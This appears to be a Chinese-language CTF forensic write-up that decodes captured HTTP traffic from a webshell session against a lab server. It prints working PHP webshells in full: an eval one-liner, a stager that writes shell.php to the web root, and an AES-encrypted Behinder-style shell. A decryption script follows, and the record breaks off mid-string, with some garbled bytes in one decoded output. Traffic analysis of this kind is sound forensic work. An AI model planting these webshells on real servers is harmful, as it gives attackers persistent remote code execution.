
```
>>> import base64
>>> s='ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtfMHg2YWE0MDFhZDNjNTM3XSkpO2RpZSgpOw%3D%3D'
>>> s='ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtfMHg2YWE0MDFhZDNjNTM3XSkpO2RpZSgpOw=='
>>> base64.b64decode(s)
'eval(base64_decode($_POST[_0x6aa401ad3c537]));die();'
>>> t='QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY3Rpb24gYXNlbmMoJG91dCl7cmV0dXJuICRvdXQ7fTtmdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWNobyAiMmUwZWJlYTU1OTIiO2VjaG8gQGFzZW5jKCRvdXRwdXQpO2VjaG8gIjYyZTgwMGEwIjt9b2Jfc3RhcnQoKTt0cnl7JEQ9ZGlybmFtZSgkX1NFUlZFUlsiU0NSSVBUX0ZJTEVOQU1FIl0pO2lmKCREPT0iIikkRD1kaXJuYW1lKCRfU0VSVkVSWyJQQVRIX1RSQU5TTEFURUQiXSk7JFI9InskRH0JIjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJDIiwiWiIpYXMgJEwpaWYoaXNfZGlyKCJ7JEx9OiIpKSRSLj0ieyRMfToiO31lbHNleyRSLj0iLyI7fSRSLj0iCSI7JHU9KGZ1bmN0aW9uX2V4aXN0cygicG9zaXhfZ2V0ZWdpZCIpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6IiI7JHM9KCR1KT8kdVsibmFtZSJdOkBnZXRfY3VycmVudF91c2VyKCk7JFIuPXBocF91bmFtZSgpOyRSLj0iCXskc30iO2VjaG8gJFI7O31jYXRjaChFeGNlcHRpb24gJGUpe2VjaG8gIkVSUk9SOi8vIi4kZS0%2BZ2V0TWVzc2FnZSgpO307YXNvdXRwdXQoKTtkaWUoKTs='
>>> base64.b64decode(t)
'@ini_set("display_errors", "0");@set_time_limit(0);function asenc($out){return $out;};function asoutput(){$output=ob_get_contents();ob_end_clean();echo "2e0ebea5592";echo @asenc($output);echo "62e800a0";}ob_start();try{$D=dirname($_SERVER["SCRIPT_FILENAME"]);if($D=="")$D=dirname($_SERVER["PATH_TRANSLATED"]);$R="{$D}\t";if(substr($D,0,1)!="/"){foreach(range("C","Z")as $L)if(is_dir("{$L}:"))$R.="{$L}:";}else{$R.="/";}$R.="\t";$u=(function_exists("posix_getegid"))?@posix_getpwuid(@posix_geteuid()):"";$s=($u)?$u["name"]:@get_current_user();$R.=php_uname();$R.="\t{$s}";echo $R;;}catch(Exception $e){echo "ERROR://".$e-6\x05\x9d\x95\xd15\x95\xcd\xcd\x85\x9d\x94\xa0\xa4\xed\xf4\xed\x85\xcd\xbd\xd5\xd1\xc1\xd5\xd0\xa0\xa4\xed\x91\xa5\x94\xa0\xa4\xec'
```

`ant` 参数会执行 `_0x6aa401ad3c537` 变量内容，该参数此处执行了查看文件路径以及系统信息的命令。继续往下分析。

第二个post数据包也是类似的结构特点

```
_0xcd5e022894314=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY3Rpb24gYXNlbmMoJG91dCl
7cmV0dXJuICRvdXQ7fTtmdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWNobyAiMTd
kYzIzIjtlY2hvIEBhc2VuYygkb3V0cHV0KTtlY2hvICJmODkwMzU1ZDNjIjt9b2Jfc3RhcnQoKTt0cnl7JGY9YmFzZTY0X2RlY29kZSgkX1BPU1R
bImo2YjM2ZjUxNmQxYWRmIl0pOyRjPSRfUE9TVFsib2M4NjgzMWY3OWVjNzIiXTskYz1zdHJfcmVwbGFjZSgiDSIsIiIsJGMpOyRjPXN0cl9yZXB
sYWNlKCIKIiwiIiwkYyk7JGJ1Zj0iIjtmb3IoJGk9MDskaTxzdHJsZW4oJGMpOyRpKz0yKSRidWYuPXVybGRlY29kZSgiJSIuc3Vic3RyKCRjLCR
pLDIpKTtlY2hvKEBmd3JpdGUoZm9wZW4oJGYsImEiKSwkYnVmKT8iMSI6IjAiKTs7fWNhdGNoKEV4Y2VwdGlvbiAkZSl7ZWNobyAiRVJST1I6Ly8
iLiRlLT5nZXRNZXNzYWdlKCk7fTthc291dHB1dCgpO2RpZSgpOw%3D%3D&ant=ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtfMHhjZDVlMDIyOD
k0MzE0XSkpO2RpZSgpOw%3D%3D&j6b36f516d1adf=L3Zhci93d3cvaHRtbC9zaGVsbC5waHA%3D&oc86831f79ec72=3C3F7068700D0A406572
726F725F7265706F7274696E672830293B0D0A73657373696F6E5F737461727428293B0D0A696620286973736574428245F4745545B277061
7373275D29290D0A7B0D0A20202020246B65793D737562737472286D643528756E697169642872616E64282929292C3136293B0D0A202020
20245F53455353494F4E5B276B275D3D246B65793B0D0A202020207072696E7420246B65793B0D0A7D0D0A656C73650D0A7B0D0A20202020
246B65793D245F53455353494F4E5B276B275D3B0D0A0924706F73743D66696C655F6765745F636F6E74656E747328227068703A2F2F696E
70757422293B0D0A096966282165787465E73696F6E5F6C6F616465642827F70656E73736C2729290D0A097B0D0A090924743D22626173
6536345F222E226465636F6465223B0D0A090924706F73743D24742824706F73742E2222293B0D0A09090D0A0909666F722824693D303B24
693C7374726C656E2824706F7374293B24692B2B29207B0D0A202020200909092024706F73745B24695D203D2024706F73745B24695D5E24
6B65795B24692B312631355D3B200D0A20202020090909097D0D0A097D0D0A09656C73650D0A097B0D0A090924706F73743D6F70656E73736C
5F646563727970742824706F73742C20224145533132238222C20246B6579293B0D0A097D0D0A20202020246172723D6578706C6F64652827
7C272C24706F7374293B0D0A20202020202466756E633D246172725B305D3B0D0A2020202024706172616D733D246172725B315D3B0D0A0963
6C61737320437B7075626C69632066756E6374696F6E205F5F636F6E73747275637428247029207B6576616C2824702E2222293B7D7D0D0A
09406E65772043282470617261616D73293B0D0A7D0D0A3F3E
```

第三个post数据包



```
POST /index.php HTTP/1.1
Host: 192.168.145.3
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/
537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 2176
Connection: close

_0xcd5e022894314=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY3Rpb24gYXNlbmMoJG91dCl7cmV0dXJuICR
vdXQ7fTtmdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWNobyAiMTdkYzIzIjtlY2hvIEBhc2VuYyg
kb3V0cHV0KTtlY2hvICJmODkwMzU1ZDNjIjt9b2Jfc3RhcnQoKTt0cnl7JGY9YmFzZTY0X2RlY29kZSgkX1BPU1RbImo2YjM2ZjUxNmQxYWRmIl0pOyRjPSRfUE9
TVFsib2M4NjgzMWY3OWVjNzIiXTskYz1zdHJfcmVwbGFjZSgiDSIsIiIsJGMpOyRjPXN0cl9yZXBsYWNlKCIKIiwiIiwkYyk7JGJ1Zj0iIjtmb3IoJGk9MDskaTx
zdHJsZW4oJGMpOyRpKz0yKSRidWYuPXVybGRlY29kZSgiJSIuc3Vic3RyKCRjLCRpLDIpKTtlY2hvKEBmd3JpdGUoZm9wZW4oJGYsImEiKSwkYnVmKT8iMSI6IjA
iKTs7fWNhdGNoKEV4Y2VwdGlvbiAkZSl7ZWNobyAiRVJST1I6Ly8iLiRlLT5nZXRNZXNzYWdlKCk7fTthc291dHB1dCgpO2RpZSgpOw%3D
%3D&ant=ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtfMHhjZDVlMDIyODk0MzE0XSkpO2RpZSgpOw%3D
%3D&j6b36f516d1adf=L3Zhci93d3cvaHRtbC9zaGVsbC5waHA
%3D&oc86831f79ec72=3C3F7068700D0A406572726F725F7265706F7274696E672830293B0D0A73657373696F6E5F737461727428293B0D0A69662028697
373657428245F4745545B2770617373275D29290D0A7B0D0A20202020246B65793D737562737472286D643528756E697169642872616E64282929292C313
6293B0D0A20202020245F53455353494F4E5B276B275D3D246B65793B0D0A202020207072696E7420246B65793B0D0A7D0D0A656C73650D0A7B0D0A20202
020246B65793D245F53455353494F4E5B276B275D3B0D0A0924706F73743D66696C655F6765745F636F6E74656E747328227068703A2F2F696E707574222
93B0D0A0969662821657874656E73696F6E5F6C6F616465642827F70656E73736C2729290D0A097B0D0A090924743D226261736536345F222E226465636
F6465223B0D0A090924706F73743D24742824706F73742E2222293B0D0A09090D0A0909666F722824693D303B24693C7374726C656E2824706F7374293B2
4692B2B29207B0D0A202020200909092024706F73745B24695D203D2024706F73745B24695D5E246B65795B24692B312631355D3B200D0A2020202009090
97D0D0A097D0D0A09656C73650D0A097B0D0A090924706F73743D6F70656E73736C5F646563727970742824706F73742C20224145533132238222C20246B6
579293B0D0A097D0D0A20202020246172723D6578706C6F646528277C272C24706F7374293B0D0A20202020202466756E633D246172725B305D3B0D0A20202
02024706172616D733D246172725B315D3B0D0A09636C61737320437B7075626C69632066756E6374696F6E205F5F636F6E73747275637428247029207B6
576616C2824702E2222293B7D7D0D0A09406E65772043282470617261616D73293B0D0A7D0D0A3F3EHTTP/1.1 200 OK
Date: Mon, 11 May 2020 08:40:15 GMT
Server: Apache/2.4.41 (Debian)
Content-Length: 17
Connection: close
Content-Type: text/html; charset=UTF-8

17dc231f890355d3c
```

解码后，代码如下

```
<?ini_set("display_errors", "0");@set_time_limit(0);
function asenc($out){return $out;};
function asoutput(){$output=ob_get_contents();
    ob_end_clean();
    echo "17dc23";echo @asenc($output);echo "f890355d3c";
}ob_start();
try{
    $f=base64_decode($_POST["j6b36f516d1adf"]);  //data=/var/www/html/shell.php
    $c=$_POST["oc86831f79ec72"];
    $c=str_replace("\r","",$c);
    $c=str_replace("\n","",$c);
    $buf="";
    for($i=0;$i<strlen($c);$i+=2)
        $buf.=urldecode("%".substr($c,$i,2));
    echo(@fwrite(fopen($f,"a"),$buf)?"1":"0");;
}catch(Exception $e){echo "ERROR://".$e->getMessage();};asoutput();die();?>
```

发现作用是写入了一个shell.php文件
继续分析第四个数据包，代码

```
<?php
@error_reporting(0);
session_start();
if (isset($_GET['pass']))
{
    $key=substr(md5(uniqid(rand())),16);
    $_SESSION['k']=$key;
    print $key;
}
else
{
    $key=$_SESSION['k'];
    $post=file_get_contents("php://input");    //base64
    if(!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        $post=$t($post."");

        for($i=0;$i<strlen($post);$i++) {
                 $post[$i] = $post[$i]^$key[$i+1&15];
                }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
    class C{public function __construct($p) {eval($p."");}}
    @new C($params);
}
?>
```

该代码是获取`pass`参数并设置`session[k]`的值。在之后的分析中可知`key`被设置为`91ee1bfc4fd27c90`

往下分析，得到如下代码

```
<?
@error_reporting(0);
function main($content) {
    $result = array();
    $result["status"] = base64_encode("success");
    $result["msg"] = base64_encode($content);
    $key = $_SESSION['k'];
    echo encrypt(json_encode($result),$key); }
    function encrypt($data,$key) {
        if(!extension_loaded('openssl'))      {
            for($i=0;$i<strlen($data);$i++) {
              $data[$i] = $data[$i]^$key[$i+1&15];
            }
             return $data;
        }
          else {
                return openssl_encrypt($data, "AES128", $key);
            } }
            $content="6ac0a2b1-e69e-463e-8f1d-f19474de887f";
             main($content);   //加密
?>
```

`encrypt`函数会调用`oenssl_encrypt`函数对data进行aes加密并返回。密钥为之前分析的`key=91ee1bfc4fd27c90`
可以使用`open_decrypt`解密。得到相应数据。
该过程交互次数较多，不再赘述，解题过程中用到的脚本如下


```
<?php
$key ="91ee1bfc4fd27c90";
$post="3EniqqomALUsvYD+lPfchIrIQwEUiOJt8zzJ7fH7Adx9Bqjo2f+7ZrD8MY3w0lj18/l+cgwuXwMQXcVQkRZik7C3Fff2EZLYlUz+yfWXq
j8uBrDGoyVY4365zvJTuXaH3k7zSkrOeY+/WrnWwIWHHNsUWG1wtpAtrkMXFfcZ2+fFN74OYWzYCL09/pzLmn7+NehQhccZSraJtYF9sX5XAN2OM
CuiT/ufpolS6rgd4hzoKKXYiRE5LTmurt/fFK9rXp4/m0Le2yNIrjie9ilv2dvEtFpZ02riLVt0IgyoWJ0ckKPgGWL6OPJjEHZITxHzHcPddbIT4
GOPaa0mj4tJPRFEVw5UuOo3BwEHz13oXhVthCakicqcTdA36WbzEakzs3vDDYqDqHQFETodKDSxzx5dBpI3y8XntkxTaGIQ39lHm9e1uAAHzas52
d5IK6hsuzW2A+rBtxWrMdrqLHE2TBiq64vhCzdU+7PKsDIqfSNA258CQGobl55/NOLkQXdFepM0pTqifibF2nMvwXM+Sip1Zt2lSn185AxvDfba+
XmuruFEKmWKRstcx1Oj6Stsj4oGSyf1V019XYQP7gHrobbPWCfLG1yuOH7Gn/wTI13TR36XAL4dv0fTSAFUm1T1NcTi+7Z3u2r5eJJs5himmJ4PN
Ly21Y7Iq1bu/N4UigihTaVk7nXJywVMRKPyBs4eChxM9SQv0nDoKVwTfyakuibOL8pgRew5og9itGxJ5GTkvYqpxfNt4261JDCZ5bdyIWLItVuSZ
YBA9VuOi/m7bJ3eahbNW3B+LG3q3JNUgJSLy/xMzIWBjHhx8CbEoxcez1W4n73JEEkVRMiiE9/AyXyLMo2BGsAFQF/FKcqYznyYYSJedD+IUF6qo
T3CmTfuAZeFIzTxio/ROPJWXbJTHb+3Qri1u5eD18CrICS/RbXSdnfpFOvsIROGcy3BuLdMC4/hgH1Ftkmp+/EWZviOS/MlN8NeVNya6LXBfthfJ
92ATcH4mjpva43qQdlRGMC66bqPNWf9D3nGVhfPgfFltb3+J3V6bzthS+BqgLtOiOQo7grRzX4tqbkW9SkX7AT0vxJMUUkp8DNZ2IzHnVW3uA=="
;
$d2="5U+SIO3pbt0CXFm7gLAx3xT7q0qDPFaCK8lNevS6NrkBJ18cRXbl6IVdxPckdx9XXq7a2+7BX9SfCdhXFjQWi9TaTSR1+mgv6fffq7jSRH6
ByKQhRj0pdxbBqwxoyC/u";
$d3="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
```

```
bgGEeLU+KCz6PbLkQsl10eEGjrs0ayMSun8Gdl6MCnox1oeu2/VD5vjclxiMgXIcgXRFhMSmIlkgfsaNUXPhaY07GW96oAtA86vsNaKzLvGc7EhF
OVA4UzQlndkioWgNUiphliKGwCSY2UupFYRiM0iQfyCewuqqyG0nga/BC53QBvORMxuR+9H7r1K+HfgJIVWWLCcfKyzmerYE=";
$post1=openssl_decrypt($d2, "AES128", $key);
    print($post1."\n");
$r3=openssl_decrypt($d3, "AES128", $key);
    print($r3."\n");
$d4="ZXJyb3JfcmVwb3J0aW5nKDApOw0KZnVuY3Rpb24gbWFpbigpIHsNCiAgICBvYl9zdGFydCgpOyBwaHBpbmZvKCk7ICRpbmZvID0gb2JfZ2V
0X2NvbnRlbnRzKCk7IG9iX2VuZF9jbGVhbigpOw0KICAgICRkcml2ZUxpc3QgPSIiOw0KICAgIGlmIChzdHJpc3RyKFBIUF9PUywid2luZG93cyI
pfHxzdHJpc3RyKFBIUF9PUywid2lubnQiKSkNCiAgICB7DQogICAgICAgIGZvcigkaT02NTskaTw9OTA7JGkrKykNCiAgICAJew0KICAgIAkJJGR
yaXZlPWNocigkaSkuJzovJzsNCiAgICAJCWZpbGVfZXhpc3RzKCRkcml2ZSkgPyAkZHJpdmVMaXN0PSRkcml2ZUxpc3QuJGRyaXZlLiI7IjonJzs
NCiAgICAJfQ0KICAgIH0NCgllbHNlDQoJew0KCQkkZHJpdmVMaXN0PSIvIjsNCgl9DQogICAgJGN1cnJlbnRQYXRoPWdldGN3ZCgpOw0KICAgIC8
vZWNobyAicGhwaW5mbz0iLiRpbmZvLiJcbiIuImN1cnJlbnRQYXRoPSIuJGN1cnJlbnRQYXRoLiJcbiIuImRyaXZlTGlzdD0iLiRkcml2ZUxpc3Q
7DQogICAgJG9zSW5mbz1QSFBfT1M7DQogICAgJHJlc3VsdD1hcnJheSgiYmFzaWNJbmZvIj0+YmFzZTY0X2VuY29kZSgkaW5mbykskImRyaXZlTGl
zdCI9PmJhc2U2NF9lbmNvZGUoJGRyaXZlTGlzdCksImN1cnJlbnRQYXRoIj0+YmFzZTY0X2VuY29kZSgkY3VycmVudFBhdGgpLCJvc0luZm8iPT5
iYXNlNjRfZW5jb2RlKCRvc0luZm8pKTsNCiAgICAvL2VjaG8ganNvbl9lbmNvZGUoJHJlc3VsdCk7DQogICAgc2Vzc2lvbl9zdGFydCgpOw0KICA
gICRrZXk9JF9TRVNTSU9OWydrJ107DQogICAgLy9lY2hvIGpzb25fZW5jb2RlKCRyZXN1bHQpOw0KICAgIC8vZWNobyBvcGVuc3NsX2VuY3J5cHQ
oanNvbl9lbmNvZGUoJHJlc3VsdCksICJBRVMxMjgiLCAka2V5KTsNCiAgICBlY2hvIGVuY3J5cHQoanNvbl9lbmNvZGUoJHJlc3VsdCksICRrZXk
pOw0KfQ0KDQpmdW5jdGlvbiBlbmNyeXB0KCRkYXRhLCRrZXkpDQp7DQoJaWYoIWV4dGVuc2lvbl9sb2FkZWQoJ29wZW5zc2wnKSkNCiAgICAJew0
KICAgIAkJZm9yKCRpPTA7JGk8c3RybGVuKCRkYXRhKTskaSsrKSB7DQogICAgCQkJICRkYXRhWyRpXSA9ICRkYXRhWyRpXV4ka2V5WyRpKzEmMTV
dOyANCiAgICAJCQl9DQoJCQlyZXR1cm4gJGRhdGE7DQogICAgCX0NCiAgICBlbHNlDQogICAgCXsNCiAgICAJCXJldHVybiBvcGVuc3NsX2VuY3J
5cHQoJGRhdGEsICJBRVMxMjgiLCAka2V5KTsNCiAgICAJfQ0KfQ0KbWFpbigpOw==";
$r4=openssl_decrypt($d4, "AES128", $key);
    print($r4."\n");
$d5="3EniqqomALUsvYD+lPfchIrIQwEUiOJt8zzJ7fH7Adx9Bqjo2f+7ZrD8MY3w0lj1Hh+9c8ACvWdC8CaiCwmfWb7WkrF4MNbJ6P8DfPRoctj
IEnE4rp0eM+0DW9n47cqolQapHSYBoHVDFwy+K0RohahYtXPHGj8a/U7MW8JtzSTc1Dh2tZJn36sQvYAvrGjTyZYKUQ4lHksPD+XMEomnSK03Fs+
asPq/bEr4Y9CcHNOpR/pbNzp26nVohgTQX76PbRNzHh7u16QegdN/aYwRfDLy3MD5A8Fhbr/XqhUeh+O7hmyyxjYlUeE9Z8Hg8HWeI/5buqtkSy9
